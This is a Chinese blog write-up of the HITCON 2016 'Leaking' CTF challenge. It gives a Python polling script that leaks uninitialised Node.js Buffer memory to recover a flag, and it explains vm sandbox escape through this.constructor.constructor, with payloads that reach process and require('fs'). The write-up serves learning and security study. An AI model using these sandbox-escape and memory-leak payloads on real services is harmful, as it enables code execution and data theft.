XCTF Leaking

原创

Livvm 已于 2022-04-23 14:10:37 修改 1357 收藏

分类专栏： xctf 文章标签： 学习 web安全


于 2022-04-08 19:52:00 首次发布

[HITCON2016]Leaking

题目

原题目来自**HITCON 2016**


题目如下



由于我还是个小白，经过漫长的翻查php手册和查阅一些大佬的博客得知这是一题是关于Node.js沙盒逃逸的。其中 `var { VM } = require("vm2");` 是Node.js有关沙盒的代码。在查阅大佬文章得知：在较早一点的 node 版本中 (8.0 之前)，当 Buffer 的构造函数传入数字时, 会得到与数字长度一致的一个 Buffer，并且这个 Buffer 是未清零的。8.0 之后的版本可以通过另一个函数 Buffer.allocUnsafe(size) 来获得未清空的内存。

然后通过脚本，找到内存泄漏时执行的eval()函数，得到flag。

```
import requests
import time
url = 'http://your ip:port/?data=Buffer(500)'
response = ''
while 'flag' not in response:
        req = requests.get(url)
        response = req.text
        print(req.status_code)
        time.sleep(0.1)
        if 'flag{' in response:
            print(response)
            break
```



浅谈Node.js沙盒逃逸

VM简介

在一些日常开发中有时候为了追求灵活性或降低开发难度，会在业务代码里直接使用 eval/Function/vm 等功能，其中 eval/Function 算是动态执行 JS，却无法屏蔽当前执行环境的上下文，但 node.js 里提供了 vm 模块，相当于一个虚拟机，可以让你在执行代码时候隔离当前的执行环境，避免被恶意代码攻击。

> 官方文档原话：一个常见的用例是在不同的 V8 上下文中运行代码。 这意味着被调用的代码与调用的代码具有不同的全局对象。可以通过使对象上下文隔离化来提供上下文。 被调用的代码将上下文中的任何属性都视为全局变量。 由调用的代码引起的对全局变量的任何更改都将会反映在上下文对象中。

逃逸原理

苦于我还是初学者，对于js的代码不是特别了解，于是到网上找到一段逃逸示例的讲解：

```
const vm = require("vm");
const ctx = {};
vm.runInNewContext(
    'this.constructor.constructor("return process")().exit()',
    ctx
);
console.log("Never gets executed.");
```

以上代码示例中的this指向ctx并通过原型链的形式拿到沙盒外的Funtion实现逃逸，并执行逃逸后的JS代码。JS 里所有对象的原型链都会指向Object.prototype，且Object.prototype和Function之间是相互指向的，所有对象通过原型链都能拿到Function，最终完成沙盒逃逸并执行代码。逃逸后代码能够执行如下代码拿到 require，从而并加载其余模块性能

```
const vm = require("vm");
const ctx = {
    console,
};
vm.runInNewContext(
    `
    var exec = this.constructor.constructor;
    var require = exec('return process.mainModule.constructor._load')();
    console.log(require('fs'));
`,
    ctx
);
```

沙盒执行上下文是隔离的，但可通过原型链的形式获取到沙盒外的 Function，从而实现逃逸，拿到全局数据。

参考文章来源：

node.js 沙盒逃逸分析

xctf攻防世界Leaking wp